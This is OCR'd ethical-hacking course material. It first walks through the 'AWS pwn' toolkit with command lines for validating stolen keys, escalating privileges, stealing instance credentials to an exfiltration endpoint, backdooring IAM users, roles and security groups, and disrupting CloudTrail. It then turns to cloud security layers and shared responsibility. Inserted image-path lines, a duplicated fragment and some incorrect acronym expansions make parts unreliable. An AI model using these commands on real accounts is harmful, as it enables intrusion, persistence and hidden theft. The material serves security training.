- **`./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json`** → Checks whether the buckets exist and returns basic identifying information
- **`./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json`** → Checks whether the principals exist in specific account

Maintaining Access

- **`rabbit_lambda`** → Responds to user delete events by creating more copies of the deleted user
- **`backdoor_created_users_lambda`** → Adds an access key to each newly created user
- **`backdoor_created_roles_lambda`** → Adds a trust relationship to each newly created role
- **`backdoor_created_security_groups_lambda`** → Adds a given inbound access rule to each newly created security group

Privilege Escalation

- **`./dump_instance_attributes.py -u -o /tmp/`** → Retrieves the specified EC2 instance attributes
- **`./assume_roles.py -o /tmp/out.json`** → Attempts to assume all roles (ARNs) in a file
- **`./add_iam_policy.py -u myuser -r myrole -g mygroup`** → Adds the administrator and all action policy to a given user, role, or group
- **`./bouncy_bouncy_cloudy_cloud.py -i instance-id -e exfiltration-endpoint`** → Bounces a given ec2 instance and rewrites its user data

Clearing tracks

- **`./disrupt_cloudtrail.py -s`** → Attempts to disrupt/cripple cloudtrail logging in the specified way

https://github.com

AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - **`validate_iam_access_keys.py`** → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - **`validate_s3_buckets.py`** → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

  - **`validate_iam_principals.py`** → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```

- **`validate_accounts.py`** → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

```
./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - **`dump_instance_attributes.py`** → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

```
./dump_instance_attributes.py -u -o /tmp/
```

  - **`dump_cloudformation_stack_descriptions.py`** → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

```
./dump_cloudformation_stack_descriptions.py -o /tmp/data
```

  - **`assume_roles.py`** → Attempts to assume all ARNs in a file or provided by the list-roles API.

```
./assume_roles.py -o /tmp/out.json
```

  - **`add_iam_policy.py`** → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

```
./add_iam_policy.py -u myuser -r myrole -g mygroup
```

  - **`bouncy_bouncy_cloudy_cloud.py`** → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

```
./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
exfiltration-endpoint
```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - **`rabbit_lambda`** → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - **`cli_lambda`** → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - **`backdoor_created_users_lambda`** → A Lambda function that adds an access key to each newly created user.
  - **`backdoor_created_roles_lambda`** → A Lambda function that adds a trust relationship to each newly created role.
  - **`backdoor_created_security_groups_lambda`** → A Lambda function that adds a given inbound access rule to each newly created security group.
  - **`backdoor_all_users.py`** → Adds an access key to every user in the account.

  - **`backdoor_all_roles.py`** → Adds a trust relationship to each role in the account.
  - **`backdoor_all_security_groups.py`** → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**

  Run the following script to the hide the traces of an attack.

  - **`disrupt_cloudtrail.py`** → Attempts to disrupt/cripple cloudtrail logging in the specified way.


    ```
    ./disrupt_cloudtrail.py -s
    ```

LO#06: Explain Cloud Security

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.



Cloud Security Control Layers

1	**Application**	SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
2	**Information**	DLP, CMF, Database Activity Monitoring, Encryption
3	**Management**	GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
4	**Network**	NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
5	**Trusted Computing**	Hardware and software RoT and API's
6	**Computation and Storage**	Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
7	**Physical**	Physical Plant Security, CCTV, Guards

Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**


  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.

- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

C|EH
Certified Ethical Hacker
Cloud Consumer
API
Workload Instances/VMs
Applications & Information within VM Boundaries
Cloud Provider
API
Cloud Software Infrastructure
Cloud Stacks (Open Source, Open Core, or Proprietary)
API
Cloud Hardware Infrastructure
Compute Network Storage (Commodity or Engineered)

PKI	IAM	VA/VM	
SDL	ENC	APP Sec	
WAF	DLP	AV	GRC
FW	IPS	VPN	Conf Control
RTG	SWG	LB	...

WAF	DLP	AV	CoS/QoS
FW	IPS	VPN	SDL
RTG	SWG	LB	APP Sec

WAF	DLP	AV	
FW	IPS	VPN	...
RTG	SWG	LB	CoS/QoS
VA/VM	DDoS	Netflow	TPM

Security Controls

- **PKI**: Public Key Infrastructure
- **SDL**: Security Development Lifecycle
- **WAF:** Web Application Firewall
- **FW**: Firewall
- **RTG**: Real Traffic Grabber
- **IAM**: Identity and Access Management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS:** Intrusion Prevention System
- **SWG:** Secure Web Gateway
- **VA/VM:** Virtual Application/Virtual Machine
- **App Sec:** Application security
- **AV:** Anti-virus
- **VPN:** Virtual Private Network
- **LB:** Load Balancer
- **GRC:** Governance, Risk, and Compliance
- **Config Control:** Configuration Control
- **CoS/QoS:** Class of Service/Quality of Service
- **DDoS:** Distributed denial of service
- **TPM**: Trusted Platform Module
- **Netflow:** Network protocol by Cisco

Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

